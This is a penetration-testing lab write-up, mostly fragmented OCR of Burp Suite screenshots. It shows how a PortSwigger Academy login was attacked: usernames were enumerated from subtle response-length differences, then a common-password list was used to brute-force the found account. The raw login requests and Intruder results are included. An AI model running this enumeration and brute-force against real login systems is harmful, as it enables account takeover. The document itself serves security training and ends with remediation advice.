Authentication Vulnerability Report

Lab: Username Enumeration via Subtly Different Responses

Platform: PortSwigger Web Security Academy

Tester: Praisegod Aliyu

Date: 19th Jan 2026

Objective

The objective of this lab was to identify a username enumeration vulnerability

by analyzing subtle differences in authentication error responses.

Vulnerability Type

Authentication Logic Flaw – Username Enumeration

OWASP Top 10 Category: A07 – Identification and Authentication Failures

Target Description

The target application contains a login mechanism that validates usernames

and passwords and returns generic error messages during authentication.

Vulnerability Discovery

Although the application displayed similar error messages for invalid login attempts, subtle differences were observed in the HTTP responses when a valid username was supplied.

Exploitation Steps

1. Intercepted a login request using Burp Suite.

2. Sent the request to Burp Intruder.

3. Configured a username list as payload.


4. Used Grep-Match to flag responses containing the invalid login message.

5. Identified a valid username based on an unflagged response and differing response length.

Proof of Exploitation

The screenshots below show Burp Intruder results where one username produced

a subtly different response, confirming successful username enumeration.



Burp Suite Community
All labs | Web Securit
Chromium isn't your default browser
Set as default
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request ...
Open browser
Request
Pretty Raw Hex
Inspector
Search
0 highlights
Event log (23)
All issues
Web Security Academy
Username
Back to lab desc
Login
Log in


Time	Type	Direction	Method	URL	Status
15:34:...	WS	→ To server		https://0a02009403613197 83ba96ff00a600e6.web-security-academy.net/academyLabHeader	
15:35:2...	HT...	→ Request	POST	https://optimizationguide-pa.googleapis.com/v1:GetModels?key=AIzaSyCkfPOPZXDKNn8hhgu3IrA92wlgC93d...	
15:35:...	HT...	→ Request	POST	https://0a02009403613197 83ba96ff00a600e6.web-security-academy.net/login	

```
POST /login HTTP/2
Host:
0a020094036131978 3ba96ff00a600e6.web-security-academy.net
Cookie: session=OQDuChobatOru5Ckvzoj CPZqcz7WLB2P
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Origin:
https://0a020094036131978 3ba96ff00a600e6.web-security-academy
.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	23

Username
nbdhdg
Password
•••••

Memory: 130.4MB
Disabled



3. Intruder attack of https://0a0200940361319783ba96ff00a600e6.web-security-academy.net

Capture filter: Capturing all items

Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response receiv...	Error	Timeout	Length	Comment
0		200	388			3342	
1	carlos	200	329			3342	
2	root	200	422			3342	
3	admin	200	350			3360	
4	test	200	325			3341	
5	guest	200	389			3340	
6	info	200	363			3358	
7	adm	200	187			3360	

Username enumeration via subtly different responses


LAB Not solved

Back to lab description >>

Login

Invalid username or password.

Username



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Organizer Extensions Learn
Send
Cancel
Target: https://0a02009403613197 83ba96ff00a600e6.web-security-academy.ne
HTTP/2
Request
Pretty Raw
Response
Pretty Render
0 highlights
inv
1 match
Done
Event log (23)
All issues
3,340 bytes | 313 millis
Memory: 118.1MB
Disabled
Pictures - Thunar
File Edit View Go Bookmarks Help
ccccc Pictures
Places
Computer
ccccc
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Name
admin
333333333
document.
flathub.flat
Screenshot
Screenshot
"Screenshot_
Vulnerabilities in password-based authentication
Vulnerabilities in multi-factor authentication
Track your progress
16:07

```
POST /login HTTP/2
Host:
0a020094036131978 3ba96ff00a
600e6.web-security-academy.
net
Cookie: session=
000uOnobatCru5Ckvzej CPZqcz7
WLSDP
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua:
"Chromium";v="138",
"Not;A=Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Origin:
https://0a02009403613197 83b
a96ff00a600e6.web-security-
academy.net
Content-Type:
application/x-www-form-urle
ncoded
Upgrade-Insecure-Requests:
1
User-Agent: Mozilla/5.0
(X11; Linux x86_64)
AppleWebKit/537.36 (KHTML,
like Gecko)
```

```
      </p>
    </section>
  </header>
  <header class="
  notification-header">
  </header>
  <h1>
    Login
  </h1>
  <section>
    <p class=is-warning
    >
      Invalid username
      or password.
    </p>
    <form class=
    login-form method=
    POST action="/login
    ">
      <label>
        Username
      </label>
      <input required
      type=username
      name="username"
      autofocus>
      <label>
```


Inspector

Selection 29 (0x1d)

Selected text

```
Invalid username or password.
```

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	23
Response headers	3



5. Intruder attack of https://0a0200940361319783ba96ff00a600e6.web-security-academy.net

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Invalid user...	Comment
48	ajax	200	240			3341	1	
49	ak	200	336			3359	1	
50	akamai	200	297			3341		
51	al	200	321			3357	1	
52	alabama	200	393			3360	1	
53	alaska	200	417			3342	1	
54	albuquerque	200	419			3359	1	
55	alerts	200	331			3343	1	


Web Security Academy

Username enumeration via subtly different responses

Login

Invalid username or password

Vulnerabilities in password-based authentication
Vulnerabilities in multi-factor authentication
Track your progress
Finished



Burp Suite Comm ×
All labs | Web Sec ×
portswigger.net/web-security/authentication/
Chromium isn't your default browser
Set as default
Back to all topics
What is authentication?
How vulnerabilities arise
Impact of vulnerable authentication
Vulnerabilities in password-based authentication
Vulnerabilities in multi-factor authentication
Vulnerabilities in other authentication mechanisms
Vulnerabilities in OAuth authentication
Securing your authentication mechanisms
View all authentication labs
Track your progress
Burp
Project
Intruder
Repeater
View
Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
1
2
3
4 ×
+
Start attack
Positions
Add §
Clear §
Auto §
Search
Settings
Find out more
Payloads
Resource pool
Settings
Event log (29)
All issues
Memory: 147.1MB
Disabled
16:17

Sniper attack

Target: 6.web-security-academy.net ☑ Update Host header to match target

```
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Origin:
https://0ac200840085131978 3ba96ff00a603e6.web-security-ac
ademy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ac200840085131978 3ba96ff00a603e6.web-security-ac
ademy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

username=akamai&password=§hdhdh§
```

1 highlight | 1 payload position | Length: 1003

Save attack [Pro version only]

This setting allows you to save your attack to the current proj attack will then be available from the Dashboard whenever y project.

□ Save attack to project file

Request headers

These settings control whether Intruder updates the configu headers during attacks.

☑ Update Content-Length header

☑ Set Connection header

Error handling

These settings control how Intruder handles network errors c attack.


Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Attack results

These settings control what information is captured in attac

☑ Store requests



Back to all topic
What is authenticat
How vulnerabilities
Impact of vulnerable
Vulnerabilities in pa
authentication
Vulnerabilities in mu
authentication
Vulnerabilities in oth
mechanisms
Vulnerabilities in OA
Securing your authe
View all authenticat

7. Intruder attack of https://0a020094036131978 3ba96ff00a600e6.web-security-academy.net

Capture filter: Capturing all items


Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Invalid user...	Comment
67	131313	200	542			3356		
68	freedom	200	724			3339		
69	777777	302	258			188		
70	pass	200	377			3430		
71	maggie	200	240			3428		
72	159753	200	582			3430		
73	aaaaaa	200	2797			3444		
74	ginger	200	7688			3427		

```
HTTP/2 302 Found
Location: /my-account?id=akamai
Set-Cookie: session=[illegible]; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



Username enumeration via subtly different responses

Back to lab description »

Congratulations, you solved the lab!

My Account

Your username is: akamai

Your email is: akamai@normal-user.net

Email

Update email

Impact

This vulnerability allows attackers to enumerate valid usernames, which can

be used to perform targeted brute-force attacks or account compromise.

Remediation

- Use identical responses for all authentication failures

- Ensure response length and content remain consistent

- Implement rate limiting and account lockout mechanisms

Disclaimer

This test was conducted in a controlled lab environment for educational and

portfolio demonstration purposes only.